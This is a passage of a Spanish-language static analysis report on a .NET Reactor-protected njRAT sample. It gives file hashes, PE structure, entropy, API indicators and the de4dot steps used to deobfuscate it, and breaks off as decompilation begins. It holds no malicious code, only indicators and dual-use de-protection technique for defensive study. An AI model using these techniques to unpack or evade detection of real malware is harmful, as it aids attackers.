No es una aplicación .NET multiplataforma moderna.

1.13. Resumen de arquitectura

```
Archivo:                    NET_MALWARE_master.exe
Formato:                    PE32
Machine:                    Intel 386 / I386
Subsistema:                 Windows GUI
Plataforma:                 Microsoft Windows
Tecnología:                 Microsoft .NET
CLR:                        v4.0.30319
Código:                     IL-Only
Lenguaje probable:          VB.NET
Interfaz:                   WPF
Protector:                  .NET Reactor
Image Base:                 0x00400000
Punto de entrada PE:        0x00439F4E
```

```
Token de entrada .NET:      0x06000009
Número de secciones:        4
32-bit-required:            false
32-bit-preferred:           false
```

---

2. Tomar huellas dactilares del malware

La toma de huellas permite identificar de forma inequívoca la muestra y comparar sus estructuras con otros archivos relacionados. Se han utilizado huellas globales y parciales obtenidas mediante FootprintNG.

2.1. Huella criptográfica del archivo

El SHA-256 del archivo completo es:

```
6DDA005FA9D3F826124458AF97D2E918A475D83447B2E057A3B0057441C3D6A7
```

Elemento	Algoritmo	Huella
Archivo completo	SHA-256	`6DDA005FA9D3F826124458AF97D2E918A475D83447B2E057A3B0057441C3D6A7`

Esta huella debe utilizarse como identificador principal del contenedor.

2.2. Huellas de la cabecera DOS

Estructura	Algoritmo	Huella
DOS Stub	SHA-256	`7764E7022DCAC1B5779D1F96FC05AF5C1FEE394AAFF8A3A7E9A881E1A1B163A3`
DOS Header	SHA-256	`BFDF5E72651B4EC588BD5FC6A9F17E9E0972248146BBACC10478F48D72F29B81`

Estas huellas permiten comparar la estructura inicial del `PE`.

2.3. Huellas de las secciones PE

Sección	Algoritmo	Huella
`.text`	SHA-256	`617D9EB2D242D2375C5FBA9755A51770F19E68F44C1ED863E41863759B9655DF`
`.sdata`	SHA-256	`E4D02FDF63A656CDDE34531DDD2ED81C5B1BCD85D64BD56BEFD30B35036B8780`
`.rsrc`	SHA-256	`EF609AF44133247770CBC7D19B841EB8EFE2C86652EABBEFC60262DCBE0DACCA`
`.reloc`	SHA-256	`5D2B0481BCB8E65006E85B387C5F92AB16C47674752C7F14E74D70571F9F7194`

Sección `.text`

La huella de `.text` es especialmente relevante porque esta sección contiene el código `IL`, los metadatos `CLR` y los recursos administrados de alta entropía. Una modificación de la lógica administrada o de dichos recursos alteraría esta huella.

Sección `.sdata`

La sección `.sdata` contiene datos estáticos y estructuras generadas durante la compilación.

Sección `.rsrc`

La sección `.rsrc` contiene los recursos `PE` tradicionales:

- Información de versión.
- Iconos.
- Grupo de iconos.

Debe distinguirse de los recursos administrados de `.NET`, que en esta muestra se encuentran dentro de `.text`.

Sección `.reloc`

La huella de `.reloc` permite comparar la estructura de las relocalizaciones, aunque tiene menor relación con la funcionalidad maliciosa.

2.4. Huella de la información de versión

FootprintNG obtuvo el siguiente SHA-256 para el bloque de información de versión:

```
B9015B052C95A835AE9D169CA50DFF8C98F790DD861F06D6ABBE5F4D783944CB
```

Elemento	Algoritmo	Huella
Información de versión	SHA-256	`B9015B052C95A835AE9D169CA50DFF8C98F790DD861F06D6ABBE5F4D783944CB`

Los metadatos observados son:

Campo	Valor
FileDescription	`WpfBrowserApplication1`
FileVersion	`1.0.0.0`
InternalName	`WpfBrowserApplication1.exe`
OriginalFilename	`WpfBrowserApplication1.exe`
ProductName	`WpfBrowserApplication1`
ProductVersion	`1.0.0.0`
AssemblyVersion	`1.0.0.0`

La versión `1.0.0.0` corresponde al contenedor principal.

2.5. Import Hash

El imphash calculado es:

```
F34D5F2D4577ED6D9CEEC516C1F5A744
```

Elemento	Algoritmo	Huella
Import Hash	MD5	`F34D5F2D4577ED6D9CEEC516C1F5A744`

El imphash se calcula sobre la tabla de importaciones `PE` convencional. En un ensamblado `.NET` su capacidad discriminante es limitada, porque la tabla `PE` contiene principalmente la inicialización del `CLR` y muchas `APIs` nativas se declaran mediante `P/Invoke` dentro de los metadatos `.NET`.

2.6. Resumen de huellas

```
Archivo completo:
SHA-256: 6DDA005FA9D3F826124458AF97D2E918A475D83447B2E057A3B0057441C3D6A7

DOS Stub:
SHA-256: 7764E7022DCAC1B5779D1F96FC05AF5C1FEE394AAFF8A3A7E9A881E1A1B163A3

DOS Header:
SHA-256: BFDF5E72651B4EC588BD5FC6A9F17E9E0972248146BBACC10478F48D72F29B81

.text:
SHA-256: 617D9EB2D242D2375C5FBA9755A51770F19E68F44C1ED863E41863759B9655DF

.sdata:
SHA-256: E4D02FDF63A656CDDE34531DDD2ED81C5B1BCD85D64BD56BEFD30B35036B8780

.rsrc:
SHA-256: EF609AF44133247770CBC7D19B841EB8EFE2C86652EABBEFC60262DCBE0DACCA

.reloc:
SHA-256: 5D2B0481BCB8E65006E85B387C5F92AB16C47674752C7F14E74D70571F9F7194


Información de versión:
SHA-256: B9015B052C95A835AE9D169CA50DFF8C98F790DD861F06D6ABBE5F4D783944CB

Imphash:
MD5: F34D5F2D4577ED6D9CEEC516C1F5A744
```

2.7. Consultas externas

El SHA-256 del contenedor se consultó en VirusTotal y Joe Sandbox como evidencia complementaria.


VirusTotal



En la consulta realizada, 52 de 70 motores clasificaron el archivo como malicioso. Entre las detecciones aparecieron referencias a njRAT, Bladabindi y familias relacionadas.

Los nombres asignados por los motores son orientativos y no constituyen por sí solos una atribución definitiva.

Joe Sandbox



Joe Sandbox clasificó la muestra como:

```
MALICIOUS
```

con una puntuación de:

```
100/100
```

y la relacionó con njRAT.

---

3. Triage estático inicial con PeStudio

Se realizó un análisis estático inicial con PeStudio para identificar el formato, las características `PE`, las protecciones, los recursos y los indicadores sospechosos sin ejecutar la muestra.

3.1. Información general del archivo

Propiedad	Resultado
Nombre analizado	`NET_MALWARE_master.exe`
Nombre original	`WpfBrowserApplication1.exe`
Descripción	`WpfBrowserApplication1`
Tamaño	233.984 bytes
SHA-256	`6DDA005FA9D3F826124458AF97D2E918A475D83447B2E057A3B0057441C3D6A7`
Tipo	Ejecutable PE
Subsistema	GUI
Formato	PE32
Máquina	Intel 386
Tecnología	Microsoft .NET
Lenguaje probable	C# o VB.NET
Versión	`1.0.0.0`
Entropía global	7,664
Firma digital	No presente
Overlay	No presente
Exportaciones	No presentes

3.2. Identificación del ejecutable .NET

PeStudio detectó:

```
Microsoft Linker 6.0
Microsoft Visual C# / Basic .NET
Microsoft .NET
```

La cabecera `CLR` contiene:

Propiedad	Resultado
Firma de metadatos	`BSJB`
Versión CLR	`v4.0.30319`
Nombre del módulo	`WpfBrowserApplication1.exe`
Token de entrada	`0x06000009`
IL-Only	Sí
Biblioteca .NET	No
Strong Name	No
Entrada nativa	No
32-bit required	No
32-bit preferred	No

El resultado es compatible con un ensamblado `AnyCPU`, aunque la arquitectura efectiva debe verificarse dinámicamente.

3.3. Punto de entrada

```
RVA:      0x00039F4E
Sección:  .text
Bytes:    FF 25 00 20 40 00
```

El patrón corresponde a un stub de inicialización del `CLR`.

El token del punto de entrada administrado es:

```
0x06000009
```

3.4. Fecha de compilación

PeStudio muestra:

```
1 de noviembre de 2020, 03:18:22 UTC
0x5F9E28FE
```

La marca temporal debe considerarse un indicador, no una prueba definitiva, porque puede haber sido modificada por el autor o por el protector.

3.5. Cabecera DOS

Propiedad	Resultado
Tamaño	64 bytes
Ubicación	`0x00000000–0x00000040`
Entropía	3,669
`e_lfanew`	`0x00000080`
SHA-256	`BFDF5E72651B4EC588BD5FC6A9F17E9E0972248146BBACC10478F48D72F29B81`

El DOS Stub contiene:

```
This program cannot be run in DOS mode.
```

No se detectó Rich Header. Su ausencia no constituye por sí sola un indicador malicioso.

3.6. File Header

Campo	Valor
Firma	`PE\0\0`
Machine	`0x014C — Intel 386`
Número de secciones	4
Características	`0x010E`
Ejecutable	Sí
DLL	No
Símbolos locales eliminados	Sí
Líneas de depuración eliminadas	Sí
Large Address Aware	No

3.7. Optional Header y protecciones de seguridad

Propiedad	Resultado
Magic	`0x010B — PE32`
Image Base	`0x00400000`
Base of Code	`0x00002000`
Base of Data	`0x0003A000`
Size of Image	262.144 bytes
Size of Headers	1.024 bytes
File Alignment	512 bytes
Section Alignment	8.192 bytes
Subsistema	GUI
Checksum	No definido

Mitigaciones:

Mitigación	Estado
ASLR	Desactivado
DEP / NX	Desactivado
CFG	Desactivado
High Entropy VA	Desactivado
CET Compatible	Desactivado
AppContainer	Desactivado
Image Isolation	Desactivado
SEH	Activado

Estas ausencias reducen las protecciones del binario, pero no demuestran por sí solas una conducta maliciosa.

3.8. Secciones PE

Sección	Tamaño raw	Entropía	Permisos
`.text`	229.376 bytes	7,723	Lectura y ejecución
`.sdata`	512 bytes	2,186	Lectura y escritura
`.rsrc`	2.560 bytes	2,953	Lectura
`.reloc`	512 bytes	0,102	Lectura y descartable

La elevada entropía de `.text` se relaciona con la protección y con la presencia de recursos administrados.

La sección `.rsrc` contiene los recursos `PE` tradicionales, mientras que los recursos administrados `.NET` se encuentran dentro de `.text`.

3.9. Recursos incrustados

PeStudio identificó dos recursos administrados:

Recurso	Tamaño	Entropía
`rViCRV69GVjj6sEmJw.w7eqYS2uAFcvOCPo8J`	173.584 bytes	7,999
`uJpZeEWKM2XqZ9rDJ5.kOvdXTCaKHdjPOipFB`	560 bytes	7,644

El tamaño conjunto es de 174.152 bytes, aproximadamente el 74,43 % del archivo.

La elevada entropía es compatible con cifrado, compresión u ofuscación. En esta fase no puede afirmarse que el contenido sea ejecutable.

3.10. Recursos PE tradicionales

La sección `.rsrc` contiene:

- Información de versión.
- Dos iconos.
- Un grupo de iconos.

Los metadatos `WpfBrowserApplication1` parecen genéricos y no permiten identificar un editor legítimo.

3.11. Importaciones PE, declaraciones P/Invoke y referencias administradas

Importación PE convencional

La biblioteca presente en la tabla de importaciones PE es:

```
mscoree.dll
```

Su función es inicializar el `CLR`.

Declaraciones P/Invoke

Los metadatos `.NET` contienen:

```
VirtualProtect
WriteProcessMemory
ReadProcessMemory
OpenProcess
RtlZeroMemory
FindResource
CloseHandle
LoadLibrary
GetProcAddress
```

Estas APIs permiten interactuar con procesos, memoria, bibliotecas y recursos nativos.

Su presencia no demuestra por sí sola una técnica de inyección, ya que pueden formar parte de .NET Reactor.

Referencias administradas

PeStudio también muestra:

Elemento	Tipo	Interpretación
`CreateEncryptor`	`MemberRef`	Método criptográfico administrado
`GetEnvironmentVariable`	`MemberRef`	Método de `System.Environment`
`MemoryStream`	`TypeRef`	Tipo `System.IO.MemoryStream`

No son importaciones PE ni declaraciones P/Invoke.

3.12. Import Hash

```
F34D5F2D4577ED6D9CEEC516C1F5A744
```

Su utilidad es limitada en ensamblados .NET debido al reducido número de importaciones PE convencionales.

3.13. Namespaces y estructura .NET

Se identificaron namespaces legítimos como:

```
System.Reflection
System.Runtime.InteropServices
System.Security.Cryptography
System.IO
System.Windows
Microsoft.VisualBasic
```

También aparecen espacios de nombres ofuscados:

```
eS2UbhYHih9KjlHWNs
esmiSECghiXXOHjvrI
e1RlCAZENhFg7ngPa8
e4bMEd1QuCf9dZpbaC
```

La combinación de reflexión, criptografía, entrada/salida y `P/Invoke` es compatible con rutinas de protección y carga dinámica.

3.14. Cadenas y referencias relevantes

PeStudio identificó APIs nativas como:

```
VirtualProtect
WriteProcessMemory
ReadProcessMemory
OpenProcess
```

y referencias administradas:

```
CreateEncryptor
GetEnvironmentVariable
MemoryStream
```

La combinación es compatible con descifrado, carga de recursos y manipulación de datos en memoria. Su finalidad exacta debe confirmarse mediante referencias cruzadas.

3.15. Firma digital y manifiesto

La muestra no presenta:

- Firma Authenticode.
- Certificado digital.
- Editor verificable.
- Strong Name.
- Manifiesto visible según PeStudio.

La ausencia de firma no demuestra por sí sola que el archivo sea malicioso, pero impide verificar su procedencia.

3.16. Indicadores relevantes del triage

```
SHA-256:
6DDA005FA9D3F826124458AF97D2E918A475D83447B2E057A3B0057441C3D6A7

Imphash:
F34D5F2D4577ED6D9CEEC516C1F5A744
```

```
Nombre original:
WpfBrowserApplication1.exe

Versión CLR:
v4.0.30319

Entropía global:
7,664

Recurso principal:
rViCRV69GVjj6sEmJw.w7eqYS2uAFcvOCPo8J

Tamaño:
173.584 bytes

Entropía:
7,999
```

3.17. Valoración del triage

Los principales indicadores sospechosos son:

1. Entropía global elevada.
2. Sección `.text` con entropía de 7,723.
3. Recurso administrado con entropía de 7,999.
4. Nombres ofuscados.
5. Declaraciones P/Invoke de manipulación de memoria.
6. Referencias criptográficas y uso de flujos en memoria.
7. Ausencia de firma digital.
8. Metadatos genéricos.
9. Protecciones PE modernas desactivadas.
10. Gran proporción del archivo ocupada por recursos administrados.

La hipótesis inicial es que el archivo actúa como un contenedor o cargador .NET protegido.

PeStudio confirma que la muestra es un ejecutable `.NET WPF` protegido, con recursos administrados de alta entropía y referencias compatibles con criptografía, carga dinámica y manipulación de memoria.

Estos resultados justifican continuar con la desofuscación, la extracción de recursos y la descompilación del contenido recuperado.

---

4. Análisis de protección, ofuscación y desofuscación

La muestra no presenta inicialmente la estructura típica de un ejecutable nativo comprimido con `UPX`. Las herramientas identifican una protección `.NET Reactor`.

Por ello, el proceso debe describirse principalmente como **desofuscación o desprotección de un ensamblado .NET**.

4.1. Indicadores iniciales de protección

Detect It Easy identifica:

```
.NET Reactor 4.8–4.9
```

También señala:

```
Encrypted or packed data
Assembly invoke
RSACryptoServiceProvider
High entropy
Strings encryption
Obfuscation
Fake .cctor name
Math mutations
```

Estas características son compatibles con cifrado de cadenas, renombrado, protección de métodos, alteración del flujo de control y protección de recursos.

4.2. Análisis de entropía

```
Entropía global: 7,664
Entropía de .text: 7,72264
Tamaño de .text: 229.376 bytes
Proporción aproximada: 98,03 %
```

El valor de `.text` es compatible con una cantidad importante de datos cifrados, comprimidos u ofuscados.

En un ensamblado .NET, la entropía elevada no demuestra por sí sola la existencia de un packer nativo.

4.3. Recursos administrados de alta entropía

Los dos recursos principales presentan:

```
173.584 bytes — entropía 7,999
560 bytes     — entropía 7,644
```

Estos valores son compatibles con contenido transformado por el protector.

En esta fase sólo se concluye que requieren extracción y análisis independiente.

4.4. Nombres y metadatos ofuscados

El ensamblado contiene identificadores como:

```
eS2UbhYHih9KjlHWNs
esmiSECghiXXOHjvrI
e1RlCAZENhFg7ngPa8
e4bMEd1QuCf9dZpbaC
```

Estos nombres son compatibles con un renombrado automático.

La ofuscación dificulta la identificación de clases, métodos, referencias y recursos.

4.5. APIs nativas y referencias administradas relacionadas con la protección

PeStudio identificó declaraciones `P/Invoke`:

```
VirtualProtect
WriteProcessMemory
ReadProcessMemory
OpenProcess
RtlZeroMemory
FindResource
CloseHandle
LoadLibrary
GetProcAddress
```

También aparecen referencias administradas:

```
CreateEncryptor
GetEnvironmentVariable
MemoryStream
```

La combinación es compatible con descifrado, carga dinámica, recuperación de recursos y reconstrucción de código en memoria.

No obstante, no puede afirmarse que el malware realice inyección de procesos, ya que parte de estas funciones puede pertenecer al protector.

4.6. Diferencia entre desempaquetado y desofuscación

El término más preciso es:

```
Desprotección o desofuscación del ensamblado
```


El objetivo es recuperar:

- Metadatos válidos.
- Cuerpos de métodos.
- Recursos accesibles.
- Flujo de control comprensible.
- Cadenas y referencias analizables.

4.7. Primer intento con de4dot

Se ejecutó:

```
de4dot.exe C:\Users\usuario\Desktop\NET_MALWARE_master.exe
```



La salida fue:

```
Detected .NET Reactor
Cleaning C:\Users\usuario\Desktop\NET_MALWARE_master.exe
WARNING: File contains XAML which isn't supported. Use --dont-rename.
Renaming all obfuscated symbols
Saving C:\Users\usuario\Desktop\NET_MALWARE_master-cleaned.exe
```

de4dot detectó correctamente .NET Reactor y generó una primera copia limpiada.

4.8. Problema relacionado con XAML

La muestra es una aplicación WPF y contiene referencias XAML/BAML.

El renombrado de clases o miembros puede romper:

- `InitializeComponent`.
- Manejadores de eventos.
- Referencias a controles.
- Recursos `.g.resources`.
- Archivos BAML.


Por ello, de4dot recomendó usar:

```
--dont-rename
```

4.9. Segundo intento conservando los nombres

Se ejecutó:

```
de4dot.exe --dont-rename C:\Users\usuario\Desktop\NET_MALWARE_master.exe -o
C:\Users\usuario\Desktop\NET_MALWARE_master-cleaned-xaml.exe
```



La salida fue:

```
Detected .NET Reactor
Cleaning C:\Users\usuario\Desktop\NET_MALWARE_master.exe
Saving C:\Users\usuario\Desktop\NET_MALWARE_master-cleaned-xaml.exe
```


La opción `--dont-rename` preservó los nombres y evitó romper las referencias XAML.

4.10. Resultado del proceso de limpieza

El archivo:

```
NET_MALWARE_master-cleaned-xaml.exe
```

pudo abrirse correctamente con dnSpyEx.



La herramienta mostró:

- El ensamblado `WpfBrowserApplication1`.
- El árbol de namespaces.
- Las clases WPF.
- Los recursos administrados.
- El punto de entrada.
- Código C# descompilado.

El punto de entrada identificado fue:

```
WpfBrowserApplication1._01.main
```

La estructura ha quedado lo suficientemente válida para continuar el análisis, aunque los nombres permanecen ofuscados.

4.11. Resultado del análisis de protección

Elemento	Resultado
Protector detectado	.NET Reactor
Versión exacta	No confirmada
Tipo de protección	Ofuscación y posible cifrado
Entropía global	7,664
Entropía de `.text`	7,72264
Recurso principal	173.584 bytes
Entropía del recurso	7,999
Nombres ofuscados	Sí
Cadenas protegidas	Probable
Herramienta	de4dot

Elemento	Resultado
Primer resultado	Advertencia XAML
Segundo resultado	Limpieza con `--dont-rename`
Archivo analizado	`NET_MALWARE_master-cleaned-xaml.exe`

4.12. Conclusión

`NET_MALWARE_master.exe` está protegido mediante .NET Reactor y presenta ofuscación, alta entropía y recursos administrados transformados.

`de4dot` permitió obtener una versión parcialmente desprotegida:

```
NET_MALWARE_master-cleaned-xaml.exe
```

La opción `--dont-rename` fue necesaria para preservar las referencias WPF.

El resultado facilita el análisis estático, pero no garantiza que todas las capas de protección hayan sido eliminadas.

---

5. Análisis estático del código descompilado y de los recursos

Una vez obtenida la versión parcialmente desofuscada, se analizó:

```
NET_MALWARE_master-cleaned-xaml.exe
```

Se utilizaron principalmente:

- dnSpyEx.
- ILSpy.
- CFF Explorer.
- CyberChef local.
- Herramientas de línea de comandos de .NET.


El objetivo ha sido localizar el punto de entrada, identificar los recursos y determinar si contenían código ejecutable adicional.

5.1. Apertura del ensamblado desofuscado

El archivo limpiado pudo abrirse correctamente en dnSpyEx.

La herramienta reconoció:

```
WpfBrowserApplication1
```



En el árbol se observaron:

- Referencias .NET.
- Recursos administrados.
- Clases WPF.
- Namespaces ofuscados.
- Archivos `.resources`.
- El punto de entrada administrado.

La apertura correcta indica que de4dot recuperó una estructura de metadatos válida para la descompilación.

Los nombres continuaron ofuscados debido al uso de:

```
--dont-rename
```

5.2. Estructura del ensamblado principal

